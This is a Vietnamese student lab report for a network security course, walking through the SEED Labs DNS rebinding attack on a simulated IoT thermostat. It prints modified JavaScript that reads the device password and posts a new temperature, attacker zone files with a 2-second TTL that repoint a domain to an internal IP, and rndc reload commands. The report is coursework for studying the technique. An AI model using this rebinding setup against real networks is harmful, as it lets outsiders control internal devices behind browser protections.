

# BÁO CÁO THỰC HÀNH

Môn học: An toàn mạng

Tên chủ đề: SEED LABS – DNS Rebinding

GVHD: Nghi Hoàng Khoa

**Nhóm: 06**

## 1. THÔNG TIN CHUNG:

Lớp: NT140.P11.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Khánh Linh	22520769	22520769@gm.uit.edu.vn
2	Trần Thiên Thanh	22521367	22521367@gm.uit.edu.vn
3	Phạm Thị Cẩm Tiên	22521473	22521473@gm.uit.edu.vn
4	Thái Ngọc Diễm Trinh	22521541	22521541@gm.uit.edu.vn

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Nội dung	Tình trạng	Trang
1	Task 1	100%	2
2	Task 2	100%	3 - 5
3	Task 3	100%	6 - 8
Điểm tự đánh giá			10/10


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

# BÁO CÁO CHI TIẾT

## A. Task 1. Understanding the Same-Origin Policy Protection

- Mô tả quan sát sau khi nhấn vào nút ở trang thứ hai và thứ ba:
  - Khi nhấn vào nút ở trang thứ hai và thứ ba, một yêu cầu sẽ gửi đến máy chủ IoT để đặt nhiệt độ ở trang thứ nhất lên 99°C.
- Chỉ có trang đến từ máy chủ IoT mới có thể tăng nhiệt độ của bộ điều nhiệt thành công.
- Tại sao chính sách Same-Origin khiến cho 1 trang không hoạt động:
  - Chính sách Same-Origin là chính sách an ninh trong trình duyệt web, ngăn chặn mã JavaScript chạy từ một nguồn có nguồn gốc khác với trang web hiện tại truy cập dữ liệu từ trang web khác.
  - Chính sách này giúp bảo vệ người dùng khỏi các cuộc tấn công cross-origin.
  - Cơ chế này thường được sử dụng để ngăn chặn một trang web độc hại đọc dữ liệu của một trang web khác.



## B. Task 2. Defeat the Same-Origin Policy Protection

### Step 1: Modify the JavaScript code.

Đầu tiên, thay đổi JavaScript code chạy bên trong trang [www.attacker32.com/change](http://www.attacker32.com/change). Ở máy chủ web của attacker thay đổi giá trị biến url\_prefix để trang này cùng máy chủ với [www.attacker32.com](http://www.attacker32.com).

```
GNU nano 4.8 /app/rebind_server/templates/js/change.js
//let url_prefix = 'http://www.seediot32.com'
let url_prefix = 'http://www.attacker32.com'


function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
    $.post(url_prefix + '/temperature?value=99'
      + '&password=' + data.password,
      function(data) {
        console.debug('Got a response from the server!');
      });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
```

Sau khi thực hiện thay đổi, ta cần khởi động lại docker container chứa máy chủ web của attacker.

```
[12/07/24]seed@VM:~/.../Labsetup$ docker container restart attacker-www-10.9.0.180
attacker-www-10.9.0.180
```

Vì các yêu cầu đang được gửi trở lại máy chủ web của attacker không hỗ trợ phương thức POST nên khi ta nhấn nút trong trang [www.attacker32.com/change](http://www.attacker32.com/change) sẽ nhận thông báo lỗi "405 METHOD NOT ALLOWED".



XHR POST http://www.attacker32.com/temperature?value=88&password=undefined

Headers Cookies Request Response Timings Stack Trace

Filter Headers

POST http://www.attacker32.com/temperature?value=88&password=undefined

Status 405 METHOD NOT ALLOWED ?

Version HTTP/1.0

Transferred 375 B (178 B size)

Response Headers (197 B)

- Allow: HEAD, GET, OPTIONS
- Content-Length: 178
- Content-Type: text/html; charset=utf-8
- Date: Sun, 08 Dec 2024 03:21:04 GMT
- Server: Werkzeug/1.0.1 Python/3.8.5

## Step 2. Conduct the DNS rebinding.

Để các yêu cầu được gửi đến máy chủ IoT, ta thay đổi ánh xạ máy chủ [www.attacker32.com](http://www.attacker32.com) đến địa chỉ IP của máy chủ web của attacker thành địa chỉ IP của máy chủ IoT bằng cách thực hiện sửa đổi trong file zone\_attacker32.com. Thực hiện thay đổi Time-to-live thành 2 giây và thêm "www IN A 192.168.60.80".

```
GNU nano 4.8 /etc/bind/zone_attacker32.com
$TTL 2
@      IN      SOA    ns.attacker32.com. admin.attacker32.com. (
                                2008111001
                                8H
                                2H
                                4W
                                1D)

@      IN      NS     ns.attacker32.com.

@      IN      A       10.9.0.180
;www   IN      A       10.9.0.180
www    IN      A       192.168.60.80
ns     IN      A       10.9.0.153
*      IN      A       10.9.0.100
```


Sau khi thực hiện thay đổi, ở máy chủ nameserver ta cần thực hiện lệnh dưới đây để yêu cầu máy chủ tải lại dữ liệu đã sửa đổi.

```
root@fb3c758b5ed6:/# rndc reload attacker32.com
zone reload queued
```

Thực hiện xóa bộ nhớ đệm được lưu trữ trên máy chủ local DNS bằng lệnh sau.

```
root@597e76551b5d:/# rndc flush
```

Và khi nhấn vào nút trong trang [www.attacker32.com/change](http://www.attacker32.com/change) ta có thể thay đổi nhiệt độ của bộ điều chỉnh nhiệt thành công.





### C. Task 3. Launch the Attack

Đầu tiên, ta cần đặt lại ánh xạ [www.attacker32.com](http://www.attacker32.com) đến địa chỉ IP của máy chủ attacker.

```
GNU nano 4.8 /etc/bind/zone attacker32.com
$TTL 2
@      IN      SOA    ns.attacker32.com. admin.attacker32.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS     ns.attacker32.com.

@      IN      A      10.9.0.180
www    IN      A      10.9.0.180
;www   IN      A      192.168.60.80
ns     IN      A      10.9.0.153
*      IN      A      10.9.0.100
```

Sau khi thực hiện thay đổi, ta cần thực hiện lệnh dưới đây để yêu cầu máy chủ tải lại dữ liệu đã sửa đổi.

```
root@fb3c758b5ed6:/# rndc reload attacker32.com
zone reload queued
```

Khi truy cập vào [www.attacker32.com](http://www.attacker32.com), ta thấy không gửi được yêu cầu đến máy chủ IoT vì file zone đã bị thay đổi.



Để khởi động cuộc tấn công tự động ở trang [www.attacker32.com](http://www.attacker32.com), ta chỉ cần thay đổi lại thành các ánh xạ trước đó.

```
GNU nano 4.8 /etc/bind/zone_attacker32.com
$TTL 2
@      IN      SOA    ns.attacker32.com. admin.attacker32.com. (
                                2008111001
                                8H
                                2H
                                4W
                                1D)


@      IN      NS     ns.attacker32.com.

@      IN      A       10.9.0.180
;www   IN      A       10.9.0.180
www    IN      A       192.168.60.80
ns     IN      A       10.9.0.153
*      IN      A       10.9.0.100
```

Và thực hiện tải lại dữ liệu ở máy chủ nameserver.


```
root@fb3c758b5ed6:/# rndc reload attacker32.com
zone reload queued
```

Sau khi thực hiện xong các bước trên, ta có thể thấy khi bộ đếm ở trang [www.attacker32.com](http://www.attacker32.com) trở về 0 sẽ có thông báo ta đang giao tiếp với máy chủ IoT.



Và nhiệt độ ở bộ điều chỉnh nhiệt được thay đổi thành công.





The screenshot shows a web browser at [www.seediot32.com](http://www.seediot32.com). The page features a thermometer graphic with a red-to-blue gradient, displaying a temperature of 88°C. Below the thermometer is a horizontal slider ranging from 0 to 100, labeled 'Celsius °C'. The browser's developer console is open, displaying the following network and JavaScript activity:

- XHR POST** `http://www.seediot32.com/temperature?value=24&password=8xkZ--c7hs30.31600521384084446` [HTTP/1.0 200 OK 2ms]
  - response from the server: `main.js:43:12`
  - `Object { temperature: 24 }` `main.js:44:12`
- XHR GET** `http://www.seediot32.com/temperature` [HTTP/1.0 200 OK 3ms]
- XHR GET** `http://www.seediot32.com/temperature` [HTTP/1.0 200 OK 1ms]
- XHR GET** `http://www.seediot32.com/temperature` [HTTP/1.0 200 OK 1ms]
- XHR GET** `http://www.seediot32.com/temperature` [HTTP/1.0 200 OK 2ms]
- `newTemperature is [88], range.value is [24]` `main.js:60:13`
- `set temperature to 88 as informed by the server.` `main.js:61:13`

Thực hiện tấn công DNS Rebinding thành công.